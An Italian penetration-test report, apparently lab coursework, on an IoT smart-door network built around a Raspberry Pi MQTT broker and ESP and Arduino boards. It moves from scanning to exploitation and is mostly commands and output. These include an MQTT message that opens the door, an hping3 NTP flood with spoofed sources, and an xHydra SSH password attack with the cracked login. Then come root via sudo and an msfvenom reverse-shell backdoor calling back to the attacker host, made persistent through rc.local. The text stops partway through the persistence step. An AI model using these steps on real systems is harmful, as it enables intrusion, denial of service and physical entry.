Questa scansione è chiamata ***Aggressive Scan*** ed è una scansione che esegue contemporaneamente le seguenti scansioni:

- OS Fingerprinting;
- Traceroute;
- Script Scan;
- Service Version Detection.

```
Nmap scan report for 192.168.14.240
Host is up (0.035s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE                 VERSION
22/tcp   open  ssh                     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 c9:03:42:45:8e:f6:78:09:53:a0:a4:4c:31:0d:b3:a2 (RSA)
|   256 22:e9:64:59:91:5a:d1:e3:82:68:57:80:e8:b2:5c:2f (ECDSA)
|_  256 d0:5d:3e:1c:33:ca:67:99:54:19:88:6f:3c:96:70:82 (ED25519)
53/tcp   open  domain                  dnsmasq 2.85
| dns-nsid:
|_  bind.version: dnsmasq-2.85
1883/tcp open  mosquitto version 2.0.11
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     $SYS/broker/load/bytes/sent/1min: 27.74
|     $SYS/broker/version: mosquitto version 2.0.11
|     $SYS/broker/load/messages/received/5min: 13.05
|     $SYS/broker/load/connections/15min: 0.08
|     $SYS/broker/load/messages/sent/1min: 13.11
|     $SYS/broker/bytes/received: 8363
|     $SYS/broker/messages/sent: 3925
```

Comando:

```
nmap -A -p- -oX report-aggressive.xml
192.168.14.240
```

Target Enumeration


TCP Port Scanning: *nmap -sS*

Effettuiamo ora una scansione su tutte le porte degli altri dispositivi target.

Comando:

```
nmap -sS -p- 192.168.14.24
nmap -sS -p- 192.168.14.26
nmap -sS -p- 192.168.14.27
```

Noteremo che questi dispositivi non presenteranno alcuna porta aperta.



Target Enumeration


UDP Port Scanning

Effettuiamo ora una scansione *UDP* su tutte le porte:

- **porta 53/udp** -> domain
- **porta 123/udp** -> NTP

Comando:

```
unicornscan -m U -Iv
192.168.14.240:1-65535
```




Particolare attenzione verrà presa per la **porta 123**, nota per essere sfruttata in attacchi di amplificazione DDoS.

Target Enumeration

UDP Port Scanning

Effettuiamo ora una scansione su tutte le porte degli altri dispositivi target.



In tutte le altre scansioni la porta *UDP* 53 (*DNS*) è risultata aperta sugli host specificati (tranne per il target con IP 192.168.14.26). Questo indica che il servizio *DNS* è attivo su questi host.

Target Enumeration

Riassunto

La seguente tabella riassume tutte le informazioni rilevanti estrapolate dalla fase di *Target Enumeration*:


Nome Target	Porta aperta	Servizio	Versione
Raspberry Pi	22/tcp 53/tcp - udp 1883/tcp 123/udp	ssh domain mqtt ntp	OpenSSH 8.4p1 dnsmasq 2.85 mosquitto 2.0.11
Arduino-1358	53/udp	domain	/
esp32-8902EA	/	/	/
ESP-6082BF	53/udp	domain	/

Vulnerability Mapping


OpenVAS

E’ stata trovata la versione esatta del kernel linux (**6.1.21**) e sono state rilevate 10 informazioni di log, 3 vulnerabilità con una severity media e 2 con una severity bassa.

- **[Severity: 6.4] MQTT Broker Does Not Require Authentication**
- **[Severity: 5.0] Network Time Protocol (NTP) Mode 6 Query Response Check**
- **[Severity: 5.0] DNS Cache Snooping Vulnerability (UDP) - Active Check**
- **[Severity: 2.6] TCP Timestamps Information Disclosure**
- **[Severity: 2.1] ICMP Timestamp Reply Information Disclosure**



Ortogramma dei rilevamenti di *OpenVAS*




Areogramma dei rilevamenti di *OpenVAS*

Vulnerability Mapping


Nessus

La scansione effettuata è di tipo '***Basic Network Scan***' e sono state rilevate 2 vulnerabilità di cui una con severity alta e l'altra con severity bassa.

- **[Severity: 7.5] Network Time Protocol Daemon (ntpd) read_mru_list() Remote DoS**
- **[Severity: 2.1] ICMP Timestamp Reply Information Disclosure**



Riepiligo dei rilevamenti di *Nessus*



Areogramma dei rilevamenti di Nessus

03
EXPLOITATION

Exploitation delle
vulnerabilità trovate

Tecniche manuali di exploitation

Exploit del protocollo MQTT

Obiettivo: individuare tutti i topic utilizzati, intercettare i messaggi scambiati tra i dispositivi connessi e inviare messaggi ad hoc per ottenere l'accesso alla porta domotica.

Fasi dell'attacco:

1. **intercettazione dei topic e dei messaggi**;
2. **analisi del percorso logico**;
3. **invio di messaggi alla porta domotica.**

Tecniche manuali di exploitation

Exploit del protocollo MQTT - Fase 1

Intercettazione del traffico utilizzando il tool **ettercap**, per metterci in *MITM*, e analisi del il traffico con il tool **Wireshark**.

```
Filtro: mqtt && (ip.addr == 192.168.14.240 &&
(ip.addr == 192.168.14.24 || ip.addr == 192.168.14.26 &&
ip.addr == 192.168.14.27))
```

In seguito, ci sottoscriviamo a tutti i topic gestiti dal broker MQTT *192.168.14.240* e visualizziamo tutti i messagi ricevuti:

Comando:

```
mosquitto_sub -t ‘#’ -h 192.168.14.240 -v
```

Tecniche manuali di exploitation

Exploit del protocollo MQTT - Fase 1

Analisi del primo traffico intercettato:

```
┌──(kali㉿kali)-[~]
└─$ mosquitto_sub -t '#' -h 192.168.14.240 -v
esp8266/topic tentativo_di_accesso_esp32
rasberry/topic tentativo_di_accesso
```

987	53.943344775	192.168.14.26	192.168.14.240	MQTT	97	Publish Message [esp8266/topic]
991	53.946051565	192.168.14.240	192.168.14.27	MQTT	97	Publish Message [esp8266/topic]
1081	53.999950391	192.168.14.27	192.168.14.240	MQTT	92	Publish Message [rasberry/topic]

Un individuo ha tentato di accedere alla porta domotica utilizzando l'*Esp32*. Non riuscendo ad autenticarsi, l'*Esp32* ha inviato un messaggio di tentativo di accesso all'*Esp8266* inoltrandolo al *Raspberry Pi* probabilmente per inviarlo ad un Cloud.

Tecniche manuali di exploitation

Exploit del protocollo MQTT - Fase 1

Analisi del secondo traffico intercettato:

```
esp8266/topic persona_rilevata_arduino
rasberry/topic persona_rilevata
```

655	49.238264327	192.168.14.24	192.168.14.240	MQTT	95	Publish Message [esp8266/topic]
673	49.242240885	192.168.14.240	192.168.14.27	MQTT	95	Publish Message [esp8266/topic]
715	49.313934533	192.168.14.27	192.168.14.240	MQTT	88	Publish Message [rasberry/topic]

Dei sensori di prossimità sono gestiti dal dispositivo *Arduino*. Infatti, se un individuo viene rilevato, il dispositivo target *Arduino* invia una notifica all'*Esp8266,* il quale la inoltra al *Raspberry Pi*.

Tecniche manuali di exploitation

Exploit del protocollo MQTT - Fase 1

Analisi del terzo traffico intercettato:

```
esp8266/topic persona_rilevata_end_arduino
rasberry/topic persona_rilevata_end
```

```
537 44.299626209  192.168.14.24    192.168.14.240   MQTT    99 Publish Message [esp8266/topic]
541 44.301716341  192.168.14.240   192.168.14.27    MQTT    99 Publish Message [esp8266/topic]
563 44.400580537  192.168.14.27    192.168.14.240   MQTT    92 Publish Message [rasberry/topic]
```

Il dispositivo *Arduino* invia due tipologie di messaggi: un messaggio di notifica di presenza per informare se è presente una persona davanti alla porta domotica e un messaggio di notifica di assenza per informare se la persona precedentemente rilevata è andata via.

Tecniche manuali di exploitation

Exploit del protocollo MQTT - Fase 1

Analisi del quarto traffico intercettato:

```
esp8266/topic autenticazione_fallita_esp32
rasberry/topic autenticazione_fallita
arduino/topic allarme
```

680	10.963285942	192.168.14.26	192.168.14.240	MQTT	99	Publish Message [esp8266/topic]
684	10.966276653	192.168.14.240	192.168.14.27	MQTT	99	Publish Message [esp8266/topic]
726	11.006152152	192.168.14.27	192.168.14.240	MQTT	94	Publish Message [rasberry/topic]
753	11.014068523	192.168.14.27	192.168.14.240	MQTT	78	Publish Message [arduino/topic]
776	11.019942989	192.168.14.240	192.168.14.24	MQTT	78	Publish Message [arduino/topic]

Il dispositivo *ESP32* invia un messaggio di autenticazione fallita all'*ESP8266*. Quest'ultimo invia una notifica al *Raspberry Pi* e un messaggio al dispositivo *Arduino*, il quale gestisce un sensore di allarme.

Tecniche manuali di exploitation

Exploit del protocollo MQTT - Fase 1

Analisi del quinto traffico intercettato:

```
esp8266/topic autenticato_esp32
esp8266/topic persona_rilevata_end_arduino
rasberry/topic autenticato
```

1897	54.179831433	192.168.14.26	192.168.14.240	MQTT	88	Publish Message [esp8266/topic]
1902	54.183595739	192.168.14.240	192.168.14.27	MQTT	88	Publish Message [esp8266/topic]
1921	54.200780075	192.168.14.24	192.168.14.240	MQTT	99	Publish Message [esp8266/topic]
1929	54.206946891	192.168.14.240	192.168.14.27	MQTT	99	Publish Message [esp8266/topic]
1947	54.237839295	192.168.14.27	192.168.14.240	MQTT	83	Publish Message [rasberry/topic]

L'*Esp32* invia una notifica di successo all'*Esp8266* che la inoltra al *Raspberry Pi*.

Tecniche manuali di exploitation

Exploit del protocollo MQTT - Fase 1

Analisi del sesto traffico intercettato:

```
esp8266/topic porta_aperta
esp32/topic apri porta
```

422	60.515443090	192.168.14.240	192.168.14.27	MQTT	83	Publish Message [esp8266/topic]
456	60.626130041	192.168.14.27	192.168.14.240	MQTT	79	Publish Message [esp32/topic]
480	60.731545863	192.168.14.240	192.168.14.26	MQTT	79	Publish Message [esp32/topic]


La porta è stata aperta dall'esterno mediante un'applicazione, probabilmente inviando questo messaggio fino all'*Esp32* aprendo così la porta.

Tecniche manuali di exploitation

Exploit del protocollo MQTT - Fase 2

Riproduzione dell’intero asset e, in particolare, come i dispositivi target comunicano tra loro:

Nome Target	Topic Pubblicazione	Topic Sottoscrizione
Raspberry Pi	#	#
Arduino-1358	esp8266/topc	arduino/topic
esp32-8902EA	esp8266/topic	esp32/topic
ESP-6082BF	rasberry/topic esp32/topic arduino/topic	esp8266/topic



Architettura IoT target


Tecniche manuali di exploitation

Exploit del protocollo MQTT - Fase 3

L’attacco che potrebbe essere lanciato per aprire la porta domotica è pubblicare sul topic ***esp32/topic*** il messaggio ’***apri porta***’:

Comando:

```
mosquitto_pub
-t 'esp32/topic'
-h 192.168.14.240
-m 'apri porta'
```



Architettura IoT target


Tecniche manuali di exploitation

Exploit del protocollo NTP

Effettuiamo un **attacco DoS** per generare pacchetti *UDP* diretti alla porta 123 del target specificato. Ogni pacchetto inviato ha un indirizzo IP sorgente casuale facendo sembrare che il traffico provenga da molti indirizzi IP diversi.

Comando:

```
hping3 -2 -p 123 --flood --rand-source 192.168.14.240
```



Tecniche manuali di exploitation

Accesso all'asset tramite *SSH*

Effettuiamo un **dictionary attack** utilizzando il tool ***xHydra*** e diverse wordlist:

- `rockyou.txt` -> **Attacco Fallito**
- `parole_italiane_con_nomi_propri` -> **Attacco Riuscito**

```
[RE-ATTEMPT] target 192.168.14.240 - login "albiate" - pass "albiate" - 2340 of 2475023 [child 0] (0/5)
[ATTEMPT] target 192.168.14.240 - login "albicocca" - pass "albicocca" - 2341 of 2475023 [child 15] (0/5)
[RE-ATTEMPT] target 192.168.14.240 - login "albicocco" - pass "albicocco" - 2341 of 2475023 [child 5] (0/5)
[ATTEMPT] target 192.168.14.240 - login "albidona" - pass "albidona" - 2342 of 2475023 [child 13] (0/5)
[RE-ATTEMPT] target 192.168.14.240 - login "albigeismo" - pass "albigeismo" - 2342 of 2475023 [child 5] (0/5)
[22][ssh] host: 192.168.14.240   login: alberto   password: alberto
<finished>
```

Output *xHydra*

```
┌──(kali㉿kali)-[~/Documents]
└─$ ssh alberto@192.168.14.240
alberto@192.168.14.240's password:
Linux raspberrypi 6.1.21-v8+ #1642 SMP PREEMPT Mon Apr  3 17:24:16 BST 2023 aarch64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 21 14:00:05 2024 from 192.168.1.31
alberto@raspberrypi:~ $ pwd
/home/alberto
alberto@raspberrypi:~ $
```

Accesso al target con *SSH*

04

POST EXPLOITATION

Privilege Escalation e
Maintaining Access


Privilege Escalation

Ricerca di un eseguibile con il bit SETUID

Individuiamo un eseguibile di proprietà di root avente il **bit SETUID** acceso:

Comando:

```
find / -perm /u+s 2>/dev/null
```




Gli eseguibili rilevati non sono sfruttabili per la *privilege escalation*.

Privilege Escalation

Analisi delle capabilities degli eseguibili

Esaminiamo le **capabilities** associate agli eseguibili presenti sul dispositivo target:

Comando: `/usr/sbin/getcap -r / 2>/dev/null`



Il comando ***getcap*** non ha rilevato un eseguibile di sistema a cui è associata qualche capability per ottenere i privilegi di root.

Privilege Escalation

Analisi dei servizi erogati dal sistema

Disponendo, nell’ambito di tale fase, di un accesso diretto al dispositivo, risulta possibile individuare tutti i servizi:

Comando: `ss -utln`

L’output mostra i servizi già analizzati nelle fasi precedenti.

Privilege Escalation

Accesso a root tramite SSH

Il comando ***sudo su*** permette a chiunque di autenticarsi come utente *root*, l'unico meccanismo di autenticazione è dato dal servizio *ssh* in fase di accesso.


```
alberto@raspberrypi:~ $ sudo su
root@raspberrypi:/home/alberto#
```

Maintaining Access

Creazione della backdoor

Ci informiamo sull’architettura del processore del dispositivo target, in quanto ci sono payload differenti in base all’architettura della macchina target:

Comando: `arch`



Il sistema è eseguito su un processore **ARM** a **64 bit**.

Maintaining Access

Creazione della backdoor

Creazione della backdoor di tipo **Reverse Shell** con il tool ***msfvenom***:

Comando: `msfvenom -a aarch64 -platform linux -p linux/aarch64/shell_reverse_tcp LHOST=192.168.14.30 LPORT=4444 -f elf -o shell.elf`

```
msf6 > msfvenom -a aarch64 --platform linux -p linux/aarch64/shell_reverse_tcp LHOST=192.168.14.30 LPORT=4444 -f elf -o shell.elf
[*] exec: msfvenom -a aarch64 --platform linux -p linux/aarch64/shell_reverse_tcp LHOST=192.168.14.30 LPORT=4444 -f elf -o shell.elf

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
No encoder specified, outputting raw payload
Payload size: 152 bytes
Final size of elf file: 272 bytes
Saved as: shell.elf
```

Viene generato il payload ***shell.elf*** da avviare sul dispositivo target.

Maintaining Access

Trasferimento della backdoor sul target

Ora che è stato generato il payload, bisogna trasferirlo sul dispositivo target nella cartella ***/etc/init.d***:

Comando:

```
# Macchina Kali
scp /home/kali/shell.elf alberto@192.168.14.240:/home/alberto/

# Dispositivo target
mv shell.elf /etc/init.d
```

Abilitiamo i permessi di esecuzione del payload:

Comando:

```
# Dispositivo target
chmod +x /etc/init.d/shell.elf
```

Maintaining Access

Abilitazione della backdoor

Scriviamo l'exploit ***in.sh*** che si occuperà di avviare in automatico il payload e fare in modo che questo venga eseguito all'avvio del sistema:

```
#!/bin/sh
while true
do
/etc/init.d/shell.elf
done
```

Lo posizionamo nella cartella ***/etc/init.d*** e gli diamo i permessi di esecuzione:

Comando:

```
# Macchina Kali
scp /home/kali/in.sh alberto@192.168.14.240:/home/alberto/

# Dispositivo target
mv in.sh /etc/init.d
chmod +x /etc/init.d/in.sh
```

Maintaining Access

Abilitazione della backdoor

Essendo il sistema **pre-systemd**, per fare in modo che un file venga eseguito all'avvio, bisogna manipolare il file ***rc.local*** del target:

Comando:

```
# Rimuove l'ultima riga di /etc/rc.local
sed -i '$d' /etc/rc.local

# Aggiunge un comando per eseguire lo script all'avvio
echo "sh /etc/init.d/in.sh" >> /etc/rc.local

# Aggiunge "exit 0" alla fine del file /etc/rc.local
